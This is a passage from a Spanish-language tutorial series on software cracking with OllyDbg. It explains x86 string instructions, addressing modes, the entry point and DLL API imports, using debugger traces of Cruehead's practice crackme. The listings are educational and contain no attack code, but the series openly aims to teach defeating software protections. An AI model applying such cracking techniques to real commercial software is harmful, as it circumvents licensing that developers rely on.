P 0  CS 001B 32bit
A 0  SS 0023 32bit
Z 0  DS 0023 32bit
S 0  FS 003B 32bit
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR
```

Al ejecutar con F7, vemos que EAX tomo ese valor.

```
File View Debug Plugins Options Window Help
00401000   BE 5C364000   MOV ESI,CRACKME.0040365C        ASCII "eNameA"
00401005   BF 9C364000   MOV EDI,CRACKME.0040369C        ASCII "eNameA"
0040100A   B9 04000000   MOV ECX,4
0040100F   F3:AD         REP LODS DWORD PTR DS:[ESI]
00401011   90            NOP
```

También a LODS se le puede agregar delante el REP y como en el caso anterior repetirá hasta que ECX sea cero, y leerá a partir de ESI los bytes, y los movera a EAX.

Al llegar a REP LODS

```
004010BC  .  68 F4204000   PUSH CRACKME.004020
004010C1  .  6A 00         PUSH 0
ECX=00000004 (decimal 4.)
EAX=44746E69
DS:[ESI]=[0040365C]=6D614E65
Address   Hex dump                ASCII
```

Nos muestra los bytes que apunta ESI y que serán transferidos a EAX si apreto F7

```
004010C1  .  6A 00         PUSH 0
ECX=00000003 (decimal 3.)
EAX=6D614E65
DS:[ESI]=[00403660]=00004165
```

ECX se disminuyo a 3 y ESI se incremento 4 para apuntar a los siguientes 4 bytes que se moverán a EAX y así se repite hasta que ECX vale cero y sigue ejecutando la siguiente línea.

También existen las versiones para copiar 2 bytes LODSW y para copiar 1 byte LODSB

STOS

En este caso COPIA al contenido de EDI, el valor que hay en EAX.

```
00401000   BE 5C364000   MOV ESI,CRACKME.0040365C
00401005   BF 9C364000   MOV EDI,CRACKME.0040369C
0040100A   B9 04000000   MOV ECX,4
0040100F   AB            STOS DWORD PTR ES:[EDI]
00401010   90            NOP
00401011   90            NOP
00401012   90            NOP
```

Al ejecutar este ejemplo y llegar a STOS

```
004010A1  .  68 00800000   PUSH 8000
004010A6  .  68 00800000   PUSH 8000
004010AB  .  6A 6E         PUSH 6E
EAX=6D614E65
ES:[EDI]=[0040369C]=6D614E65
Address   Hex dump
```

Nos muestra EAX y el destino EDI en su contenido se copiaran.

Al ejecutar

```
Address   Hex dump                          ASCII
0040369C  65 4E 61 6D 65 41 00 00  eNameA..
004036A4  00 00 50 72 69 6E 74 44  ..PrintD
004036AC  00 00 00 00 00 00 00 00  ........
004036B4  00 00 00 00 00 00 00 00  ........
004036BC  00 00 00 00 00 00 00 00  ........
004036C4  00 00 00 00 00 00 00 00  ........
```

Allí se copiaron al DESTINO, también al igual que los casos anteriores se le puede agregar REP delante para repetir y existen STOSW y STOSB para copiar dos bytes o un solo byte.

CMPS

Compara el contenido de ESI con el contenido de EDI

```
00401000    BE 5C364000   MOV ESI,CRACKME.0040365C
00401005    BF 9C364000   MOV EDI,CRACKME.0040369C
0040100A    B9 04000000   MOV ECX,4
0040100F    A7            CMPS DWORD PTR DS:[ESI],DWORD PTR ES:[EDI]
00401010    90            NOP
00401011    90            NOP
00401012    90            NOP
```

OLLY la escribe como CMPS DWORD PTR DS:[ESI],DWORD PTR ES:[EDI]

Si llego traceando con F7 hasta el CMPS la aclaración del OLLY nos muestra lo que va a comparar

```
004010A6  .  68 00800000   PUSH 8000
004010AB  .  6A 6E         PUSH 6E
ES:[EDI]=[0040369C]=6D614E65
DS:[ESI]=[0040365C]=6D614E65
Address   Hex dump
```

Como la comparación en si sabemos que es una resta de ambos y como en mi caso son iguales el resultado es cero y activa el FLAGZ

```
EIP 00401010 CRAC
C 0  ES 0023 32bi
P 1  CS 001B 32bi
A 0  SS 0023 32bi
Z 1  DS 0023 32bi
S 0  FS 003B 32bi
T 0  GS 0000 NULL
D 0
O 0  LastErr ERRO
EFL 00000246 (NO,
ST0 empty -UNORM
ST1 empty 0.0
```

En este caso si se puede utilizar REPE o REPZ que comparara hasta que el FLAGZ sea cero o ECX sea cero en cualquiera de ambos estados saldrá del REPE.

```
Address   Hex dump                  ASCII
0040365C  65 4E 61 6D 65 41 00 00   eNameA..
00403664  00 00 50 72 69 6E 74 44   ..PrintD
0040366C  6C 67 41 00 00 00 00 00   lgA.....
00403674  00 00 00 00 00 00 00 00   ........
0040367C  00 00 00 00 00 00 00 00   ........
00403684  45 00 00 00 00 00 00 00   E.......
0040368C  00 00 00 00 00 00 00 00   ........
00403694  00 00 00 00 00 00 00 00   ........
0040369C  65 4E 61 6D 65 41 00 00   eNameA..
004036A4  00 00 50 72 69 6E 74 44   ..PrintD
004036AC  00 00 00 00 00 00 00 00   ........
004036B4  00 00 00 00 00 00 00 00   ........
```

En mi caso, de anteriores ejemplos había quedado en 40365C y 40369c lo que vemos en mi DUMP.

Y escribo, poniendo ECX a 10 ya que en todos los casos al llegar ECX a cero teminará la repetición, solo que en el caso de REPE, también finalizara según el estado del FLAG Z.

```
00401000    BE 5C364000   MOV ESI,CRACKME.0040365C          ASCII "eNameA"
00401005    BF 9C364000   MOV EDI,CRACKME.0040369C          ASCII "eNameA"
0040100A    B9 10000000   MOV ECX,10
0040100F    F3:A7         REPE CMPS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
00401011    90            NOP
00401012    90            NOP
00401013    90            NOP
```

Llego hasta el REPE apretando F7 y en mi caso ambos operandos son iguales por lo cual la diferencia será cero y se activara el FLAG Z .

```
004010AD  .  68 B4000000   PUSH 0B4
ECX=0000000F (decimal 15.)
DS:[ESI]=[00403660]=00004165
ES:[EDI]=[004036A0]=00004165
Address   Hex dump                  ASCII
```

Vemos que para REPE si el FLAG Z esta a 1 o sea son iguales no nos saca de la repetición, apreto F7

Si seguimos apretando llega el momento en que ambos operandos son diferentes

```
004010AD  .  68 B4000000  PUSH 0B4
ECX=0000000C (decimal 12.)
DS:[ESI]=[0040366C]=0041676C
ES:[EDI]=[004036AC]=00000000

Address   Hex dump                 ASCII
```

En ese caso al apretar F7 el FLAG Z se pone a 0 y sale de la repetición

```
EIP 00401011 CR
C 0  ES 0023 32
P 1  CS 001B 32
A 0  SS 0023 32
Z 0  DS 0023 32
S 0  FS 003B 32
T 0  GS 0000 NU
D 0
O 0  LastErr ER
EFL 00000206 (N
ST0 empty -UNOR
```

Si hubiéramos llegado a ECX igual a cero, siempre comparando operandos iguales, en ese caso saldría al ser ECX igual a cero también.

Como habíamos dicho existe también el REPNZ que salta al ser el flag Z igual a 1 o sea cuando en la comparación ambos operandos son iguales.

Creo que con esto hemos hecho un estudio bastante detallado de las instrucciones mas importantes, solo dejamos para mas adelante las instrucciones de PUNTO FLOTANTE para no complicar por ahora la cosa, espero que lo hayan entendido y que practiquen cada instrucción hasta que sepan bien que hace sin dudar.

MODOS DE DIRECCIONAMIENTO

DIRECTO:

Es el modo más comúnmente utilizado, para referirnos a una dirección de memoria, en la instrucción escribimos su valor.

```
mov dword ptr [00513450], ecx
mov ax, word ptr [00510A25]
mov al, byte ptr [00402811]
CALL 452200
JMP 421000
```

En este caso no tenemos ningún problema de interpretar cual es la dirección de memoria donde el programa guardara, moverá, saltara o ejecutara una rutina pues esta a la vista.

INDIRECTO:

```
mov dword ptr [eax], ecx
CALL EAX
JMP [ebx + 4]
```

Estas instrucciones si las vemos aquí no nos dicen en que dirección se guardaran, o donde saltara o estará la rutina del CALL, solo estando parado debuggeando con OLLYDBG justo en esa instrucción y viendo los valores que en ese momento tienen los registros, se podrá saber y OLLYDBG nos los mostrara en la aclaración cual es la dirección.

En muchos programa se utiliza el direccionamiento indirecto como una forma de complicar el trabajo del cracker ya que el análisis que OLLYDBG hace al inicio del programa, no nos dará información de estas instrucciones ya que hasta que no llegue a ejecutarlas no sabrá cual es el valor circunstancial de los registros.

Solo poniendo un BREAKPOINT o llegando traceando hasta alguna de estas instrucciones, en dicho punto se sabrá el valor de la dirección, hagamos un ejemplo, reiniciemos el OLLYDBG con el crackme de cruehead

```
004010E5  .  6A 01        PUSH 1
004010E7  .  6A 00        PUSH 0
004010E9  .  FF75 08      PUSH DWORD PTR SS:[EBP+8]
004010EC  .  E8 5B030000  CALL <JMP.&USER32.InvalidateRect>
004010F1  >  6A 00        PUSH 0
004010F3  .  6A 00        PUSH 0
```

Allí vemos un PUSH [ebp+8]

Como estoy en el inicio o ENTRY POINT del programa no se cuanto valdrá EBPcuando llegue a esa instrucción, por lo cual no tengo ni idea de que pusheara allí, voy a la línea con GOTO EXPRESIÓN 401009 y apreto F2 para colocar un BREAKPOINT.

Luego apreto F9 que es RUN y parara en el BREAKPOINT al pasar por alli.


```
004010E5  .  6A 01        PUSH 1
004010E7  .  6A 00        PUSH 0
004010E9  .  FF75 08      PUSH DWORD PTR SS:[EBP+8]
004010EC  .  E8 5B030000  CALL <JMP.&USER32.InvalidateRect>
004010F1  >  6A 00        PUSH 0
004010F3  .  6A 00        PUSH 0
004010F5  .  6A 00        PUSH 0
004010F7  .  68 48204000  PUSH CRACKME.00402048
```

Allí paro y OLLY en la aclaración nos muestra que en mi maquina EBP+8 es 12FFF8 ya que EBP vale en este momento 12FFF0 al sumarle 8 dará 12FFF8 en mi maquina, en la suya puede tener otro valor pero será igual siempre a EBP+8.


```
Registers (FPU)
EAX 00000001
ECX 0012FFA8
EDX 7C91EB94 ntdll.k
EBX 7FFD6000
ESP 0012FFBC
EBP 0012FFF0
EDI 7C920738 ntdll.7
EIP 004010E9 CRACKME
C 0  ES 0023 32bit 0
P 0  CS 001B 32bit 0
A 0  SS 0023 32bit 0
Z 0  DS 0023 32bit 0
S 0  FS 003B 32bit 7
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_S
EFL 00000202 (NO,NB,
ST0 empty -??? FFFF
```

```
0040111D  >  FF35 5020400( PUSH DWORD PTR DS:[402050]
00401123  .  E8 EA030000   CALL <JMP.&KERNEL32.ExitProcess>
Stack SS:[0012FFF8]=00401000 (CRACKME.<ModuleEntryPoint>)

Address   Hex dump                ASCII
```


PUSH [ebp+8] es hacer PUSH el contenido de 12FFF8 si veo en el DUMP dicha posición de memoria con GOTO EXPRESIÓN 12FFF8



Y el contenido será



Por lo cual ese será el valor PUSHEADO si apreto F7 veo que lo coloca en el stack



El mismo caso se da en cualquier instrucción indirecta solo podemos calcular las direcciones que utilizara al estar justo ejecutando dicha instrucción.

Existen otros Modos de direccionamiento pero en cierta forma ya fueron explicados junto con las instrucciones por lo cual no repetiremos ni agregaremos mas nada.

Creo que el que sobrevivió a todo lo anterior y lo entendió bien tiene grandes probabilidades de éxito en el mundo del cracking no sin antes practicar y leer mucho pero, lo anterior es lo básico, a partir de la parte 9 ya ingresaremos en el apasionante mundo de la practica del cracking, por favor repasen bien las 8 partes estas a FULL.

Hasta la parte 9
Ricardo Narvaja
20 de noviembre de 2005

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 9


Bueno ya hemos terminado de explicar las instrucciones assembler y ahora se nos presenta una disyuntiva, por donde seguir, hay muchísimo que aprender y practicar, por lo cual trataremos de ir como siempre pasito a pasito, sin apuros usando lo que aprendimos, y agregando mas cosas que faltan aun.

Por supuesto nuestra primera victima será el famoso CRACKME DE CRUEHEAD pero no nos limitaremos solo a ir viendo las distintas formas de crackearlo, si no también que nos iremos ubicando con conceptos que luego nos serán básicos a la hora de profundizar en el arte.


Abramos el famoso crackme en OLLYDBG y orientémonos un poco antes de empezar.

Veremos en el mismo crackme algunas definiciones que son útiles para cualquier programa.

ENTRY POINT: Es la primera línea que se ejecuta del programa normalmente, no confundir con OEP (Original Entry Point) que es otra cosa que definiremos en partes posteriores de esta introducción, o sea si abrimos un programa en OLLYDBG, este para y lo analiza, allí donde termina de analizar y queda detenido es el ENTRY POINT del programa.



En nuestro caso del Crackme de Cruehead, el ENTRY POINT será 401000 y OLLYDBG nos muestra en el margen inferior que normalmente usa para avisarnos porque esta detenido un programa, que en este caso estamos detenidos en el ENTRY POINT.



Casi todos los programas (el 99 %), cuando arrancan en OLLYDBG se detienen en el ENTRY POINT, los que no lo hacen es porque tienen alguna modificación especial realizada para evitar que pare en el mismo, ese tipo de trucos veremos mas adelante, pero la idea es saber esto.

Otro concepto que necesitamos y que usaremos en el de DLLs y sus APIS

```
00401000    6A 00          PUSH 0
00401002    E8 FF040000    CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007    A3 CA204000    MOV DWORD PTR DS:[4020CA],EAX
0040100C    6A 00          PUSH 0
0040100E    68 F4204000    PUSH CRACKME.004020F4                    ASCII "No need to disasm the code!"
00401013    E8 A6040000    CALL <JMP.&USER32.FindWindowA>
00401018  . 0BC0           OR EAX,EAX
0040101A  .v 74 01         JE SHORT CRACKME.0040101D
0040101C  . C3             RETN
0040101D  > C705 6420400   MOV DWORD PTR DS:[402064],4003
00401027  . C705 6820400   MOV DWORD PTR DS:[402068],CRACKME.WndPr
00401031  . C705 6C20400   MOV DWORD PTR DS:[40206C],0
0040103B  . C705 7020400   MOV DWORD PTR DS:[402070],0
00401045  . A1 CA204000    MOV EAX,DWORD PTR DS:[4020CA]
0040104A  . A3 74204000    MOV DWORD PTR DS:[402074],EAX
0040104F  . 6A 64          PUSH 64                                  RsrcName = 100.
00401051  . 50             PUSH EAX                                 hInst => NULL
00401052  . E8 D1030000    CALL <JMP.&USER32.LoadIconA>             LoadIconA
00401057  . A3 78204000    MOV DWORD PTR DS:[402078],EAX
0040105C  . 68 007F0000    PUSH 7F00                                RsrcName = IDC_ARROW
00401061  . 6A 00          PUSH 0                                   hInst = NULL
00401063  . E8 A2030000    CALL <JMP.&USER32.LoadCursorA>           LoadCursorA
00401068  . A3 7C204000    MOV DWORD PTR DS:[40207C],EAX
0040106D  . C705 8020400   MOV DWORD PTR DS:[402080],5
00401077  . C705 8420400   MOV DWORD PTR DS:[402084],CRACKME.00402  ASCII "MENU"
00401081  . C705 8820400   MOV DWORD PTR DS:[402088],CRACKME.00402  ASCII "No need to disasm the code!"
0040108B  . 68 64204000    PUSH CRACKME.00402064                    pWndClass = CRACKME.00402064
00401090  . E8 F3030000    CALL <JMP.&USER32.RegisterClassA>        RegisterClassA
00401095  . 6A 00          PUSH 0                                   lParam = NULL
00401097  . FF35 CA20400   PUSH DWORD PTR DS:[4020CA]               hInst = NULL
```

Vemos que en ciertos puntos del programa el mismo nos muestra una CALL o JMP que salta en vez de a una dirección como normalmente vimos por ejemplo CALL 401020 o JMP 421367, en la imagen anterior vemos que el call por ejemplo es

CALL LoadIconA

Y a la derecha nos muestra cierta información, pero que es en este caso LoadIconA?


El sistema WINDOWS utiliza para evitar que los programadores repitan las mismas rutinas que en casi todos los programas son usadas, un sistema de archivos de extensión DLL que son archivos ejecutables, pero además tienen la propiedad de tener FUNCIONES DE EXPORTACION O APIS que no son mas que funciones que pueden ser utilizadas por cualquier programa, para tener que evitar repetir lo mismo en todos los programas.
Así en este caso llama a la DLL user32.dll y ella tiene una función denominada LoadIconA, que realizara cierto trabajo para facilitarme la programación.

El caso mas sencillo de entender es la api MessageBoxA


Si en la commandbar del OLLYBD tipeo

```
004020E8  72 61 63 6B  4D 65 20 76  rackMe v
004020F0  31 2E 30 00  4E 6F 20 6E  1.0.No n
004020F8  65 65 64 20  74 6F 20 64  eed to d
Command  ? MessageBoxA     HEX: 77D504EA - DEC: 2010449130 - ASCII: wÕ□ê
Program entry point
```


Nos muestra la dirección de dicha api, si voy a mirar a dicha dirección en el listado haciendo CLICK DERECHO y copiando la dirección que salio en sus maquinas ya que puede variar en cada una.



Allí tipeo la dirección que en mi maquina apareció




USUARIOS DE WINDOWS 98 no hace esto ya verán porque



Allí vemos que pertenece a la dll llamada USER32.dll y que no es mas que una rutina que termina en un RET, lo único que nos salva esto es de tener que agregar toda esta rutina en nuestro programa, así se hacen programas mas pequeños y se nos facilita la vida a los crackers jeje.

Si apreto la tecla MENOS volveré al punto donde estaba anteriormente y puedo verificar también que si hago GOTO EXPRESIÓN y directamente tipeo MessageBoxA en dicha ventana nos lleva al mismo lugar,



```
77D504EA   8BFF            MOV EDI,EDI
77D504EC   55              PUSH EBP
77D504ED   8BEC            MOV EBP,ESP
77D504EF   833D BC04D777   CMP DWORD PTR DS:[77D704BC],0
77D504F6   74 24           JE SHORT USER32.77D5051C
77D504F8   64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
77D504FE   6A 00           PUSH 0
77D50500   FF70 24         PUSH DWORD PTR DS:[EAX+24]
77D50503   68 240BD777     PUSH USER32.77D70B24
77D50508   FF15 C812D177   CALL DWORD PTR DS:[<&KERNEL32.Interlock kern
77D5050E   85C0            TEST EAX,EAX
77D50510   75 0A           JNZ SHORT USER32.77D5051C
77D50512   C705 200BD777   MOV DWORD PTR DS:[77D70B20],1
77D5051C   6A 00           PUSH 0
77D5051E   FF75 14         PUSH DWORD PTR SS:[EBP+14]
77D50521   FF75 10         PUSH DWORD PTR SS:[EBP+10]
77D50524   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
77D50527   FF75 08         PUSH DWORD PTR SS:[EBP+8]
77D5052A   E8 2D000000     CALL USER32.MessageBoxExA
77D5052F   5D              POP EBP
77D50530   C2 1000         RETN 10
77D50533   90              NOP
77D50534   90              NOP
```

Allí vemos la rutina de la api MessageBoxA correspondiente a USER32.dll

Como verán tuve que tipear MessageBoxA y no messageboxa ya que el nombre de la api es reconocido por OLLYDBG si tipeamos en forma correcta sus mayúsculas y minúsculas, y la pregunta siguiente es pensar como se como se escribe una api cuales son mayúsculas y minúsculas en su nombre, pues es sencillo.

Volvamos con MENOS al ENTRY POINT

```
01A  .v 74 01      JE SHORT CRACKME.0040101D
01C  . C3          RETN
01D  > C705 6420400( MO
027  . C705 6820400( MO
031  . C705 6C20400( MO
03B  . C705 7020400( MO
045  . A1 CA204000  MO
04A  . A3 74204000  MO
04F  . 6A 64        PU
051  . 50           PU
052  . E8 D1030000  CA
057  . A3 78204000  MO
05C  . 68 007F0000  PU
061  . 6A 00        PU
063  . E8 A2030000  CA
068  . A3 7C204000  MO
06D  . C705 8020400( MO
077  . C705 8420400( MO
081  . C705 8820400( MO
08B  . 68 64204000  PU
090  . E8 F3030000  CA
095  . 6A 00        PU
097  . FF35 CA20400( PU
09D  . 6A 00        PU
09F  . 6A 00        PU
0A1  . 68 00800000  PU
0A6  . 68 00800000  PU
0AB  . 6A 6E        PU
0AD  . 68 B4000000  PU
0B2  . 68 0000CF00  PU
0B7  . 68 E7204000  PU
0BC  . 68 F4204000  PU
0C1  . 6A 00        PU
0C3  . E8 CC030000  CA
```

Backup
Copy
Binary
Assemble Space
Label :
Comment ;
Breakpoint
Hit trace
Run trace
Go to
Follow in Dump
Search for
Find references to
Name (label) in current module Ctrl+N
Name in all modules

```
RsrcName = 100.
hInst => NULL
LoadIconA

RsrcName = IDC_ARROW
hInst = NULL
LoadCursorA

ASCII "MENU"
ASCII "No need to disasm the code!"
pWndClass = CRACKME.00402064
RegisterClassA
lParam = NULL
hInst = NULL
hMenu = NULL
hParent = NULL
Height = 8000 (32768.)
Width = 8000 (32768.)
Y = 6E (110.)
```

Haciendo en el listado CLICK DERECHO-SEARCH FOR NAME (label) in CURRENT MODULE nos dará la lista de Apis o NAMES utilizadas por este CRACKME DE CRUEHEAD.


Address	Section	Type	Name	Comment
004031E4	.idata	Import	USER32.BeginPaint	
00403230	.idata	Import	KERNEL32.CloseHandle	
00403250	.idata	Import	COMCTL32.CreateToolbar	
0040324C	.idata	Import	COMCTL32.CreateToolbarEx	
004031E8	.idata	Import	USER32.CreateWindowExA	
004031EC	.idata	Import	USER32.DefWindowProcA	
00403278	.idata	Import	GDI32.DeleteDC	
00403274	.idata	Import	GDI32.DeleteObject	
004031F0	.idata	Import	USER32.DialogBoxParamA	
004031F4	.idata	Import	USER32.DispatchMessageA	
004031F8	.idata	Import	USER32.DrawMenuBar	
004031FC	.idata	Import	USER32.EndDialog	
00403270	.idata	Import	GDI32.EndDoc	
0040326C	.idata	Import	GDI32.EndPage	
00403200	.idata	Import	USER32.EndPaint	
00403240	.idata	Import	KERNEL32.ExitProcess	
00403204	.idata	Import	USER32.FindWindowA	
00403208	.idata	Import	USER32.GetDC	
0040320C	.idata	Import	USER32.GetDlgItem	
00403210	.idata	Import	USER32.GetDlgItemTextA	
0040321C	.idata	Import	KERNEL32.GetLocalTime	
00403214	.idata	Import	USER32.GetMessageA	
00403238	.idata	Import	KERNEL32.GetModuleHandleA	
00403284	.idata	Import	COMDLG32.GetOpenFileNameA	
00403280	.idata	Import	COMDLG32.GetSaveFileNameA	
00403268	.idata	Import	GDI32.GetStockObject	
00403188	.idata	Import	USER32.GetSystemMetrics	
00403264	.idata	Import	GDI32.GetTextMetricsA	
00403198	.idata	Import	USER32.GetWindowRect	
00403228	.idata	Import	KERNEL32.GlobalAlloc	
00403224	.idata	Import	KERNEL32.GlobalFree	
00403248	.idata	Import	COMCTL32.InitCommonControls	
004031B8	.idata	Import	USER32.InvalidateRect	
00403184	.idata	Import	USER32.KillTimer	
00403190	.idata	Import	USER32.LoadAcceleratorsA	
004031A4	.idata	Import	USER32.LoadBitmapA	
0040318C	.idata	Import	USER32.LoadCursorA	
004031A0	.idata	Import	USER32.LoadIconA	
004031C8	.idata	Import	USER32.LoadMenuA	
0040319C	.idata	Import	USER32.LoadStringA	
0040322C	.idata	Import	KERNEL32.lstrlen	
00403194	.idata	Import	USER32.MessageBeep	
004031AC	.idata	Import	USER32.MessageBoxA	
00401000	CODE	Export	<ModuleEntryPoint>	
004031C0	.idata	Import	USER32.MoveWindow	
00403220	.idata	Import	KERNEL32.OpenFile	
004031B0	.idata	Import	USER32.PostQuitMessage	
00403288	.idata	Import	COMDLG32.PrintDlgA	
0040323C	.idata	Import	KERNEL32.ReadFile	
004031E0	.idata	Import	USER32.RegisterClassA	
004031D0	.idata	Import	USER32.SendMessageA	
004031A8	.idata	Import	USER32.SetFocus	
004031D4	.idata	Import	USER32.SetTimer	
004031D8	.idata	Import	USER32.SetWindowPos	
004031CC	.idata	Import	USER32.ShowWindow	
00403260	.idata	Import	GDI32.StartDocA	
0040325C	.idata	Import	GDI32.StartPage	
00403258	.idata	Import	GDI32.TextOutA	
004031BC	.idata	Import	USER32.TranslateAcceleratorA	
004031C4	.idata	Import	USER32.TranslateMessage	
004031DC	.idata	Import	USER32.UpdateWindow	
004031B4	.idata	Import	USER32.WinHelpA	
00401128	CODE	Export	WndProc	
00403234	.idata	Import	KERNEL32.WriteFile	

Para encontrar la que quiero no necesito bajar y buscarla a mano solo en esta ventana apretando la M


004031A4	.idata	Import	USER32.LoadBitmapA	
0040318C	.idata	Import	USER32.LoadCursorA	
004031A0	.idata	Import	USER32.LoadIconA	
004031C8	.idata	Import	USER32.LoadMenuA	
0040319C	.idata	Import	USER32.LoadStringA	
0040322C	.idata	Import	KERNEL32.lstrlen	
00403194	.idata	Import	USER32.MessageBeep	
004031AC	.idata	Import	USER32.MessageBoxA	
00401000	CODE	Export	<ModuleEntryPoint>	
004031C0	.idata	Import	USER32.MoveWindow	
00403220	.idata	Import	KERNEL32.OpenFile	
004031B0	.idata	Import	USER32.PostQuitMessage	
00403288	.idata	Import	COMDLG32.PrintDlgA	
0040323C	.idata	Import	KERNEL32.ReadFile	
004031E0	.idata	Import	USER32.RegisterClassA	

Vemos que el cursor se acomoda en la primera api que empieza con M si a continuación sigo tipeando letras del nombre de la api,

